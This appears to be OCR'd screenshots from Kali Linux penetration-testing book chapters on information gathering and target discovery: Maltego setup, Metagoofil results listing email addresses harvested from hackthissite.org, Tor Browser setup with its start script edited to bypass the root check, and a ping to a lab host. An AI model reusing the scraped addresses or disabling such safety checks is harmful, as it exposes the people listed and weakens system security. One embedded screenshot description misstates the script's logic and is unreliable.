
[Custom Settings](#)



Downloading, please wait...



## Chapter 4: Information Gathering



Welcome to Maltego!

**Steps**

1. Welcome
2. **Login**
3. Login result
4. Select Transform Seeds
5. Install Transforms

**Startup wizard - Login (1 of 2)**

Enter your details below to log in to the Maltego Community Server  
Or if you have not done so yet, [register here](#)

Login

\* Email Address

Password



\* Solve captcha

[<< Back](#) [Next >](#) [Finish](#) [Cancel](#) [Help](#)

Paterva / Maltego - Iceweasel

[Paterva / Maltego](#)

https://www.paterva.com/web6/community/maltego/

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng

**PATERVA** A NEW TRAIN OF THOUGHT

**Download Clients** Grab the latest version of Maltego and CaseFile

**Documentation** Find all the documentation here

**Get a Quotation** Get an official quote for Maltego / Purchase your Maltego or CaseFile G licenses now

**Buy Now**

Paterva » Main Page » Community » Registration

## Registration

### Community Edition

[Register](#) [Activate](#) [Reset Password](#) [Resend Activation](#)

Welcome to the Maltego version 3 community edition page, here you will be able to register an account that you can use with the NEW community edition!

### Register

Register an account today for free!

<https://www.paterva.com/web6/sales/quote.php>

Welcome to Maltego!

**Startup wizard - Login result (2 of 2)**

Hello Gerard, welcome to Maltego Community Edition!

Personal details

First name

Surname

Email address

Your API key is valid until March 26, 2016 at 12:00:00 AM PDT

< Back Next > Finish Cancel Help

**Steps**

1. Welcome
2. Login
- 3. Login result**
4. Select Transform Seeds
5. Install Transforms

Welcome to Maltego!

**Startup wizard - Select Transform Seeds (1 of 2)**

Install Transforms from:

**Maltego public servers**


Local TAS (Transform Application Server)


Hostname/IP:

URL:

Note: The installation of Tranforms and addition of local servers can also be done later by using the Transform Hub.

< Back **Next >** Finish Cancel Help





Maltego Kali Linux Edition 3.6.1

Investigate Manage View Organize Machines Collaboration

[Home](#)
[Start Page](#)
[Transform Hub](#)

**17 CL**
**MALTEGO FOR KALI**



**Maltego Blog**  
 Latest blog posts

**Year in review, plans for next year and the usual Christmas special.**  
 Hi everyone. Season's greetings. Time to break out the boxset of Glee and rewatch all Hugh Grant's movies again. It's been a good year. Mostly. Paul lea...

**New Community TDS (NCETDS... just kidding we have enough acronyms!)**  
 TL;DR - Video Tutorial - [ Here ] Developer Documentation - [ Here ] Community TDS interface - [ HereÂ ] This blog post (one of the few by Andrew) is here ...


**Jumping on the Website Tracking Code bandwagon**  
 Services like Google Analytics allow you to easily add functionality to your website simply by

	PATERVA CE ... From Transform Hub Paterva Standard Paterva CE Transforms <b>FREE</b> <b>INSTALLED</b>
	SensePost ... From Transform Hub SensePost A set of various transforms - wit... <b>FREE</b> <b>NOT INSTALLED</b>
	PassiveTotal From Transform Hub PassiveTotal Query PassiveTotal source and ... <b>FREE</b> <b>NOT INSTALLED</b>
	The Movie ... From Transform Hub RT Transforms that visualize the m... <b>FREE</b> <b>NOT INSTALLED</b>
	Snoopy TDS SensePost Transforms to ... <b>FREE</b>
	NewsLink Paul@Paterva Monitoring New ... <b>FREE</b>
	ThreatCrowd ThreatCrowd Query Threat Crowd <b>FREE</b>



# Metagoofil results

Results for: [hackthissite.org](http://hackthissite.org)



## User names found:


- emadison

## Software versions found:

- Adobe PDF Library 7.0
- Adobe InDesign CS2 (4.0)
- Acrobat Distiller 8.0.0 (Windows)
- PScript5.dll Version 5.2.2

## E-mails found:

- whooka@gmail.com
- htsdevs@gmail.com
- never@guess
- narc@narc.net
- kfiralfia@hotmail.com



Download Tor - Iceweasel

tor - Yahoo Search ... Download Tor

https://www.torproject.org/download/download-easy.html.en

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Home About Tor Documentation Press Blog Contact

**Tor**

HOME > DOWNLOAD

**Want Tor to really work?**  
You need to change some of your habits, as some things won't work exactly as you are used to. Please read the [list of warnings](#) for details.

**Tor Browser for GNU/Linux**  
Version 5.5.3 - Linux, Unix, BSD  
[Read the release announcements!](#)

Everything you need to safely browse the Internet. This package requires no installation. Just extract it and run.  
[Learn more »](#)

**DOWNLOAD** Tor Browser Not Using GNU/Linux? Download for [Mac](#) or [Windows](#)

(sig) What's This? English

**Tor Browser for 64-Bit GNU/Linux**  
Version 5.5.3 - Linux, Unix, BSD (64-Bit)  
[Read the release announcements!](#)

Everything you need to safely browse the Internet. This package requires no installation. Just extract it and run.  
[Learn more »](#)


**DOWNLOAD** GNU/Linux 64-bit Not Using GNU/Linux? Download for [Mac](#) or [Windows](#)

(sig) What's This? English

Looking For Something Else? [View All Downloads](#)

**Want Tor to really work?**  
You need to change some of your habits, as some things won't work exactly as you are used to.  
a. **Use the Tor Browser**  
Tor does not protect all of your computer's Internet traffic when you run it. Tor only protects your

► Microsoft Windows  
► Apple OS X  
► Linux/Unix



```
*start-tor-browser
~/Downloads/tor-browser_en-US/Browser
Open Save
-xrm '*message.scrollVertical: Never' \
"$complain_message"
if [ "$?" -ne 127 ]; then
    return
fi

# Try gxmessage. This one isn't installed by default on
# Debian with the default GNOME installation, so it seems to
# be the least likely program to have available, but it might
# be used by one of the 'lightweight' Gtk-based desktop
# environments.
gxmessage -title "$complain_dialog_title" \
    -center \
    -buttons GTK_STOCK_OK \
    -default OK \
    "$complain_message"
if [ "$?" -ne 127 ]; then
    return
fi
}

if [ `id -u` -eq 0 ]; then
    complain "The Tor Browser Bundle should not be run as root. Exiting."
    exit 1
fi

tbb_usage () {
    printf "\nTor Browser Script Options\n"
    printf "  --verbose          Display Tor and Firefox output in the terminal\n"
    printf "  --log [file]        Record Tor and Firefox output in file (default: tor-browser.log)\n"
    printf "  --detach           Detach from terminal and run Tor Browser in the background.\n"
    printf "  --register-app     Register Tor Browser as a desktop app for this user\n"
    printf "  --unregister-app   Unregister Tor Browser as a desktop app for this user\n"
}
log_output=0
show_output=0
detach=0
show_usage=0
register_desktop_app=0
logfile=/dev/null
while :
do
    case "$1" in
        --detach)
            detach=1
            shift
            ;;
        -v | --verbose | -d | --debug)
sh Tab Width: 8 Ln 94, Col 21 INS
```

The screenshot shows a terminal window with a light gray background. At the top, there's a title bar with standard window controls (minimize, maximize, close) and a tab labeled "start-tor-browser". Below the title bar, the terminal window contains a shell script. The script starts with a series of comments explaining its purpose: trying to use gxmessage to display a dialog if the user is not root. It then checks if the user is root using the id command. If the user is not root, it prints a message and exits. If the user is root, it prints usage information for the Tor Browser Script Options. It then initializes variables: log\_output, show\_output, detach, show\_usage, register\_desktop\_app, and logfile. A while loop begins, followed by a do loop. Inside the do loop, there's a case statement for the first argument (\$1). The case statement handles options: --detach, -v (or --verbose), -d (or --debug), and --register-app. The script ends with a closing brace for the case statement.


```
*start-tor-browser
-/Downloads/tor-browser_en-US/Browser
-xrm '*message.scrollVertical: Never' \
"$complain_message"
if [ "$?" -ne 127 ]; then
    return
fi

# Try gxmessage. This one isn't installed by default on
# Debian with the default GNOME installation, so it seems to
# be the least likely program to have available, but it might
# be used by one of the 'lightweight' Gtk-based desktop
# environments.
gxmessage -title "$complain_dialog_title" \
    -center \
    -buttons GTK_STOCK_OK \
    -default OK \
    "$complain_message"
if [ "$?" -ne 127 ]; then
    return
fi
}

if [ `id -u` -eq 1 ]; then
    complain "The Tor Browser Bundle should not be run as root. Exiting."
|
fi

tbb_usage () {
printf "\nTor Browser Script Options\n"
printf "  --verbose      Display Tor and Firefox output in the terminal\n"
printf "  --log [file]   Record Tor and Firefox output in file (default: tor-browser.log)\n"
printf "  --detach       Detach from terminal and run Tor Browser in the background.\n"
printf "  --register-app Register Tor Browser as a desktop app for this user\n"
printf "  --unregister-app Unregister Tor Browser as a desktop app for this user\n"
}
log_output=0
show_output=0
detach=0
show_usage=0
register_desktop_app=0
logfile=/dev/null
while :
do
    case "$1" in
        --detach)
            detach=1
            shift
            ;;
        -v | --verbose | -d | --debug)

```



About Tor - Tor Browser

About Tor

Search or enter address

The green onion menu now has a security slider which lets you adjust your security level. Check it out!

Open security settings

Tor Browser 5.0.2



**Congratulations!**

This browser is configured to use Tor.

[Test Tor Network Settings](#)

**HOWEVER, this browser is out of date.**

*Click on the onion and then choose Check for Tor Browser Update.*



Search securely with Disconnect.me.

**What Next?**

Tor is NOT all you need to browse anonymously! You may need to change some of your browsing habits to ensure your identity stays safe.

[Tips On Staying Anonymous »](#)

**You Can Help!**

There are many ways you can help make the Tor Network faster and stronger:

- Run a Tor Relay Node »
- Volunteer Your Services »
- Make a Donation »

The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. [Learn more about The Tor Project »](#)

Congratulations. This browser is configured to use Tor. – Tor Browser

Congratulations. This... + 

  https://check.torproject.org/?lang=en\_US ▼ C  1  ▼ ☰

This page is also available in the following languages: English ▼ Go



## Congratulations. This browser is configured to use Tor.

Your IP address appears to be: **212.21.66.6**

Please refer to the [Tor website](#) for further information about using Tor safely. You are now free to browse the Internet anonymously. For more information about this exit relay, see: [Atlas](#).

[Donate to Support Tor](#)

[Tor Q&A Site](#) | [Volunteer](#) | [Run a Relay](#) | [Stay Anonymous](#)

The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. [Learn More »](#)

JavaScript is enabled.

## Chapter 5: Target Discovery

```
root@kali:~# ping 172.16.43.156
PING 172.16.43.156 (172.16.43.156) 56(84) bytes of data.
64 bytes from 172.16.43.156: icmp_seq=1 ttl=64 time=11.4 ms
64 bytes from 172.16.43.156: icmp_seq=2 ttl=64 time=0.264 ms
64 bytes from 172.16.43.156: icmp_seq=3 ttl=64 time=0.281 ms
64 bytes from 172.16.43.156: icmp_seq=4 ttl=64 time=0.312 ms
64 bytes from 172.16.43.156: icmp_seq=5 ttl=64 time=0.290 ms
64 bytes from 172.16.43.156: icmp_seq=6 ttl=64 time=0.288 ms
64 bytes from 172.16.43.156: icmp_seq=7 ttl=64 time=0.305 ms
64 bytes from 172.16.43.156: icmp_seq=8 ttl=64 time=0.344 ms
64 bytes from 172.16.43.156: icmp_seq=9 ttl=64 time=0.315 ms
64 bytes from 172.16.43.156: icmp_seq=10 ttl=64 time=0.329 ms
64 bytes from 172.16.43.156: icmp_seq=11 ttl=64 time=0.336 ms
64 bytes from 172.16.43.156: icmp_seq=12 ttl=64 time=0.296 ms
64 bytes from 172.16.43.156: icmp_seq=13 ttl=64 time=0.284 ms
64 bytes from 172.16.43.156: icmp_seq=14 ttl=64 time=0.311 ms
64 bytes from 172.16.43.156: icmp_seq=15 ttl=64 time=0.257 ms
